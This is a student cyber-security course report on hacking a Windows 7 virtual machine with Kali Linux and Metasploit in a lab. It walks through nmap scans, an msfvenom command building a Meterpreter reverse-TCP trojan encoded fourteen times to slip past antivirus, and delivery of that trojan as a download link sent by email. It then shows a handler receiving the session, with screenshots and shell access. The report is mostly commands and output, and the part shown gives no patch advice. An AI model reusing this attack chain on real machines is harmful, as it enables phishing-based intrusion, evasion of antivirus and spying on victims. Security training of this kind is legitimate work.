VERZEO

MAJOR PROJECT

Name:Shrinivas D

Course:Cyber-Security

Topic:2

Activity:

Test the System Security by using metasploit Tool from kali linux and hack the windows 7 / win dows10. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on vulnerability issue along with screenshots how you performed and suggest th security patch to avoid these type of attacks Hacker Machine : Kali Linux Victim machine : Windows XP / Windows 7

Victim Machine:Windows7

Payload: windows/meterpreter/reverse_tcp(trojan)

Attack type: Escalating control over victim machine


Payload injection: via link(on click starts to download)

Attacker Machine: KaliLinux

- Using the nmap tool scanned the victim(windows10) and got some open ports “—badsum” used was necessary otherwise it showed all ports filtered


//unfortunately the windows 10 was able to detect the payload and chrome detected it quickly

But exploiting worked for windows 10 via ssh tunel and once all antivirus was disabled meterpreter trojan could be used.




```
msf6 > nmap 192.168.43.240 -Pn -badsum --unprivileged --reason
[*] exec: nmap 192.168.43.240 -Pn -badsum --unprivileged --reason

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-15 12:31 IST
You have specified some options that require raw socket access.
These options will not be honored without the necessary privileges.
Nmap scan report for 192.168.43.240
Host is up, received user-set (0.0011s latency).
Not shown: 997 filtered ports
Reason: 997 no-responses
PORT    STATE SERVICE      REASON
135/tcp open  msrpc        syn-ack
139/tcp open  netbios-ssn  syn-ack
445/tcp open  microsoft-ds syn-ack

Nmap done: 1 IP address (1 host up) scanned in 18.13 seconds
```

- **Scanning particular port(stealth scanning “-sS”)**




```
┌──(root💀kali)-[~]
└─# nmap -sS -p139 192.168.43.240
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-16 23:29 IST
Nmap scan report for 192.168.43.240
Host is up (0.00096s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
MAC Address: 08:00:27:DE:45:9E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
```



```
┌──(root💀kali)-[~]
└─# nmap -sS -p139 192.168.43.240
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-16 23:29 IST
Nmap scan report for 192.168.43.240
Host is up (0.00096s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
MAC Address: 08:00:27:DE:45:9E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
```

➢ Creating the payload:

Created a trojan as payload using msfvenom, used meterpreter as it escalates the privilages of getting full control of victim machine. Also encoding the payload 14 times with 32 bit encoder




```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 14 LHOST=192.168.43.175 LPORT=4444 -f exe -o solve.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 14 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai succeeded with size 651 (iteration=10)
x86/shikata_ga_nai succeeded with size 678 (iteration=11)
x86/shikata_ga_nai succeeded with size 705 (iteration=12)
x86/shikata_ga_nai succeeded with size 732 (iteration=13)
x86/shikata_ga_nai chosen with final size 732
Payload size: 732 bytes
Final size of exe file: 73802 bytes
Saved as: solve.exe

┌──(root💀kali)-[~]
└─#
```

- Uploading the payload to apache server in kali linux and copying the link and adding suffix /"payload filename" to the copied link and start the apache2 service on kali linux and adding adding prefix as http:// iff the copied link is not in http format.

This new modified link is sent to victim machine via gmail(for example) if the victim clicks this link the it automatically downloads the payload via that link from apache server.

By encoding the payload the antivirus was unable to detect the virus file


➢ Used multi handler exploit via Metasploit



```
sf6 > search exploit/multi/handler

atching Modules
===============

  #  Name                                           Disclosure Date  Rank       Check  Description
  -  ----                                           ---------------  ----       -----  -----------
  0  exploit/linux/local/apt_package_manager_persistence  1999-03-09  excellent  No     APT Package Manager Persistence
  1  auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Inj
ction (Shellshock) Scanner
  2  exploit/linux/local/bash_profile_persistence        1989-06-08       normal     No     Bash Profile Persistence
  3  exploit/linux/local/desktop_privilege_escalation    2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege
Escalation
  4  exploit/multi/handler                                                manual     No     Generic Payload Handler
  5  exploit/windows/mssql/mssql_linkcrawler             2000-01-01       great      No     Microsoft SQL Server Database Link Crawling
ommand Execution
  6  exploit/windows/browser/persits_xupload_traversal   2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Dire
tory Traversal
  7  exploit/linux/local/yum_package_manager_persistence 2003-12-17       excellent  No     Yum Package Manager Persistence


nteract with a module by name or index. For example info 7, use 7 or use exploit/linux/local/yum_package_manager_persistence

sf6 > use exploit/multi/handler
```


- Setting up the Metasploit for that particular payload(metrepreter,reverse_tcp)
- Setting the lhost and lport
- Checking whether the settings are correct
- Turn off the apache2 service
- Running the exploit in background using the exploit command with appropriate options
- Waiting for the victim to run the payload that was downloaded on victim machine
- Victim runs the file but there is no action seen by victim on victim machine
- As soon the payload runs on victim machine a session is created and we can use that session to get the full control over victim machine and can take screen shots,traverse trouh the entire file/directories download or delete or make modification in victims machine .Also can get keystrokes i.e; whatever the victim

is typing on a platform it is got traced out and we can see those key strokes in kali linux




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.43.175\
 > Interrupt: use the 'exit' command to quit
msf6 exploit(multi/handler) > set LHOST 192.168.43.175
LHOST ⇒ 192.168.43.175
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.43.175   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.43.175:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 192.168.43.133
[*] Meterpreter session 1 opened (192.168.43.175:4444 → 192.168.43.133:1291) at 2022-01-17 02:22:43 +0530
█
```

- ➢ Session was created




```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x86/windows  virtual7-PC\virtual7 @ VIRTUAL7-PC  192.168.43.175:4444 → 192.168.43.133:1291 (192.168.43.133)

msf6 exploit(multi/handler) > █
```




```
meterpreter > screenshot
Screenshot saved to: /root/gbVCWILF.jpeg
meterpreter > /C:
[-] Unknown command: /C:
meterpreter > cd C:
meterpreter > cd C:\
 > users
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > shell
Process 3252 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\virtual7\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A863-2C95

 Directory of C:\Users\virtual7\Desktop

01/17/2022  02:17 AM    <DIR>          .
01/17/2022  02:17 AM    <DIR>          ..
10/30/2020  12:15 PM         1,317,080 ChromeSetup.exe
01/04/2022  08:07 PM               925 Nmap - Zenmap GUI.lnk
01/17/2022  02:16 AM            73,802 solve.exe
01/04/2022  07:54 PM             1,574 VBOXSVR - Shortcut.lnk
01/02/2022  07:58 PM         7,186,992 vcredist_x64.exe
01/02/2022  07:52 PM        25,267,128 VC_redist.x64.exe
01/02/2022  05:03 PM       625,280,848 wampserver3.2.6_x64.exe
05/05/2021  06:47 PM         3,333,552 winrar-x64-601.exe
               8 File(s)    662,461,901 bytes
